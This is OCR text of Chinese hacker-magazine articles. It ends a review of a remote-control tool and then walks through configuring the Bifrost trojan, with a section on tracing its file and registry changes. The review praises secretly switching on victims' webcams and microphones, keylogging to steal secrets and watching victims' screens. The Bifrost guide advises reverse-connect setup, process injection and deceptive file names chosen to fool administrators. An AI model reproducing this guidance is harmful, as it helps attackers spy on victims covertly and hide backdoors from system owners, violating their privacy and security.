

图11

这里我带大家体验一两个功能哦，文件管理，进程管理那些就不用我多说了，你们都会的啦。我们来看看这个“远程语音视频”，如图12。

可以发送信息到肉鸡上，如果对方有摄像头，还可以静悄悄的打开对方的摄像头，看到对方（如果是漂亮MM，那可赚到了）。它有个更加特殊的功能就是语音监听，我试验过还挺清晰的，不过无法给你们听了，你们回去慢慢玩吧。再看看“远程命令控制”，如图13，可以直接关机，重启，还有锁定鼠标，隐藏桌面……还真有点恶作剧的感觉，如果谁想窃取什么秘密还可以使用右边的这个“键盘记录”哦。


图12


图13


图14

最后，我们来看看肉鸡在干什么呢，试验一下它的“屏幕监视”功能，一款远程控制软件是否得到好评，很大关系是取决于它的屏幕监视是否清晰，是否连接速度上得到改善（这款黑客x档案友情版的远程控制任我行，比普通的版本在代码上有所优化，屏幕监视的效果还是不错的），如图14，哦，原来在打牌啊，好了我们不打扰那个肉鸡了，让他慢慢玩牌吧。剩余的功能，就靠大家去发掘了。

总结：这款“黑客x档案友情版”的远程控制任我行，个人感觉还是不错的，功能上比较完整，虽然说是新秀，但是并不比鸽子之类的远程控制软件差，稳定性上也感觉挺好的，不怎么会断线，而且软件布局给人清晰，协调的感觉，特别是这个特别版的，美感方面的确改善了很多，由于这款软件是“黑客x档案友情版”的，所以现在网上还没有公布的啊，拿到这款软件的朋友，还不赶快多谢我们的老大——黑客X 档案！

（文章中涉及到的远程控制任我行《黑客x档案友情版》已经收录在光盘中）

牧马记

连接天地的彩虹桥
——木马Bifrost分析

忆?月如

我们在成功渗透一台主机后，要做的第一件事就是留个后门，好方便日后再次光临。相信各位读者朋友对图形界面的木马都比较钟情吧，但是各位在驾驭木马时，了解小马的脾性吗？程序都是别人写的，自己只是拿过来简单配置一下，就扔到肉鸡上放养，实乃兵家大忌。举个例子来说，yyt_hac’s NTRootkit，一个很强悍的东西，要是中了的话，嘿嘿，就等着挂吧：）

不过别担心，随着高手对它的不断分析，我们也掌握了不少情况：内核级后门，没有新增进程，没有更改注册表启动项，没有新增端口，新增了一项服务，默认为Rtkit。在system32\Rtkit目录下，新增globalc.dll、nps.sys、ntcs.dll、packet.dll、rtkit.exe，其中globalc.dll几乎插入到系统中所有进程（smss.exe除外）。可以说只要在进程中发现globalc.dll，系统就已经被感染了。

了解了NTRootkit后就好办多了，只要我们停止Rtkit服务就可以了。建议不要删除文件，因为该Rootkit替换/修改了系统文件，删除可能会导致系统崩溃。

如果俺问各位读者朋友，你知道自己的小马经常出没于肉鸡的哪些地方吗？都留下了哪些痕迹？恐怕能说清楚的也不会很多。兵法云：知己知彼，方能百战不殆。这也是俺今天写本文的目的，培养一下大家对木马进行分析的意识。

好了，说了半天，彩虹桥也该建好了，一起来看看吧。传说在挪威神话中，彩虹桥是用来连接神界与人界的，其守护神是Heimdall，后来彩虹桥在世界毁灭时被摧毁。源于这个传说，作者写了这个木马Bifrost（彩虹桥），看来作者也是有意将客户端和服务端比作神界和人界啊，呵呵。

是不是觉得Bifrost的名字很熟悉啊？看来是X的老读者了。翻开杂志目录，大家就会发现，Bifrost原来是X的MM噢，难道她就是传说中的Heimdall Joke，大家还是来一睹Bifrost的芳容吧*^_^*，如图1。是不是很漂亮啊，哈哈，其实这是设置“MSN风格通知”后的效果，也就是在屏幕右下角浮现一个透明窗口。




图1

木马最重要的地方就是服务端的设置了，咱们一起来研究一下。点击程序主界面的“生成器”按钮，就会弹出服务端设置。俺都已经汉化了，就简单说几句吧，如图2所示。




图2

1.连接

DNS/IP处填入反弹连接的域名或IP地址。Bifrost只支持反弹连接一种连接方式，而且不支持FTP中转，不能不说是一种缺憾。动态IP的朋友就需要使用“花生壳”之类的动态域名软件了。不过好在该木马提供了三个反弹地址，也算是个亮点了。呵呵，狡兔尚有三窟嘛，更别说是木马了，看来作者是深谙中国兵法。

2.安装

“安装名称”就是服务端运行后所生成文件的名称，也就是留在系统中文件的名称。建议起个迷惑性的名字，例如俺的：TDIKernel.exe，放在系统目录中，你敢删除吗？千万不要用csrs.exe之类的名字，想想就明白了，在系统文件csrss.exe旁边还有个csrs.exe，管理员肯定会怀疑的。“指定名称”随便填就可以了，不重要。“安装后删除自身”就是……Melt after Installation……嘻嘻……关于“延时启动（Delayed Startup）”，就是服务端安装后并不运行，直到计算机重新启动，也就是再次开机时才运行。

3.启动

Bifrost只提供了三种启动方式，没有以服务来启动，略显单调，不过其提供的ActiveX启动方式在别的木马中还不算常见。后来俺才发现，原来它的启动方式和禽兽（Beast）一样，难道这就是美女与野兽的传说？^O^

4.线程插入

“插入到浏览器前尝试插入到特定进程”就是……字面意思啦。在进程名称处填入你指定想要插入的进程，比如俺的：XDICT.EXE（金山词霸）。另外，如果服务端启动时找不到你指定的进程，它就会插入到IE中。

从服务端设置我们不难看出，Bifrost融合了反弹连接、线程插入、插件更新等几大流行技术，做的算是中规中矩，服务端也比较小巧，只有20多K（休息一下，喝口水去）。

下面俺将向大家介绍本文的主角，来自一个神秘国度俄罗斯的木马分析专家（Trojan Analyzer），大家欢迎！（路人甲：晕，文章都快结束了，主角才出场。）一提到木马分析，大家可能都觉得这是反汇编高手才能做的事情，其实不然，木马分析也有很多方法，比如用俺今天给各位引荐的小工具，它能全程跟踪木马进程对系统所有的操作，实在是木马分析必备利器。毫不夸张的说，一旦拥有，别无所求，从此各位就可以将各种Snap（快照）和Monitor（监视）工具扔到一边了。（路人乙：为什么天上有牛在飞，因为有人在地上吹。）

木马分析专家会判断一个可疑文件是否有害，它会跟踪程序尝试打开或写入的所有文件和注册表操作。木马分析专家有两种方法来跟踪：

1.打开一个可执行文件，木马分析专家会运行这一文件并监视，直到进程结束或手工停止。

2.可以选择一个或所有的工作进程（包括系统进程），来进行跟踪。

对于Windows 95/98/ME 用户：

1.可以激活选项“允许写－保护模式”。

此选项避免创建，删除，重命名以下扩展名文件：exe、com、dll、sys、386、vxd、cpl，这一特性会保护系统文件免于危险的操作。

> **注意：**如果激活此选项，某些安装程序可能无法工作。跟踪完成后"写一保护模式"会自动取消。

2．木马分析专家在跟踪前和结束后会自动检查可执行文件关联（exe，com，pif，bat），如果文件关联被改变，木马分析专家会恢复它们，这将会保护系统免于病毒破坏。


在程序完成之后，或手动停止工作，会弹出分析结果。可以通过搜索或分类操作来检查变化，此外，还可以将结果输出到CSV文件格式，可以使用Excel或其它程序分析它们。

光说不练不行，俺就以按图2 配置的服务端操作给大家看。木马分析专家的主界面如图3 所示，是不是觉得很舒服啊？当然了，这都是俺汉化的功劳嘛。^_^

首先选择要加载的程序，就是服务端了。为了方便测试，俺将刚才生成的服务端拷贝到Winnt目录下，重命名为aaa000.exe。接下来就是最激动人心的时刻了，点击"开始"按钮运行服务端吧！（佛曰：我不入地狱，谁入地狱。）

> **警告：**此人有严重的自虐倾向，大家请不要刻意模仿。如需对木马进行分析，请务必在虚拟机中进行，或将主机设置为可还原状态。如有意外发生，请即刻前往Http://www.hackerxfiles.net/论坛求救。切记！切记！

服务端运行后，木马分析专家会一直跟踪该进程，直到进程结束，屏幕上会出现个小窗口"等待进程结束……aaa000.exe，点击此处结束进程……"，如图4。本例中aaa000.exe的进程很快就结束了，所以没有截图，见谅。进程结束后，分析结果就会自动弹出来，如图5、图6。其中图5是文件分析结果，图6是注册表分析结果。大家不要被满篇的分析结果吓住了，只需注意状态栏有提示的，如写入、创建、警告等。模式栏给出了操作过程，就不用深究了。


图 3






图 4


图 5


图 6

从图中我们可以看出，Bifrost在Winnt目录下生成plugin1.dat和bir.exe，并且在注册表HKCU\SOFTWARE\Microsoft\Windows\CurruntVersion\Run下写入启动键Startkey，如图7。Startkey指向刚生成的Winnt\bir.exe。






图 7

细心的读者可能发现图3 中还有一项"监控所有进程"没有提到。别着急，慢慢来嘛。这一选项主要用来对付那些比较强大的木马，比如启动多个进程的。分析结果都是类似的，只是条目多一些。"参数"主要用来对付CMD下运行的后门，因为这种后门一般带有安装参数，如－install。还有第三个标签"跟踪进程"，这一项是在明确知道木马进程的前提下来跟踪木马操作的，如图8中的XDICT.EXE，并且跟踪过程中可以随时停止，分析结果就是这一段时间内木马对系统的操作，不再截图了。

服务端分析就到此结束了，下面介绍一下控制功能。既然服务端已经运行，就先来看看端口情况吧。如图9，选中部分所示，我们可以清楚地看到XDICT.EXE在本地打开一个中转端口3613和客户端的2000端口进行通信的。此时我们打开客户端，就会出现图1所示的MSN风格通知。当然了，这里有个前提，就是在"设置"里选中此项，如图10。"端口"和"密码"就是客户端在本地监听所用到的，必须和"生成器"里设置成一样的，否则可连接不上哦。


图 8

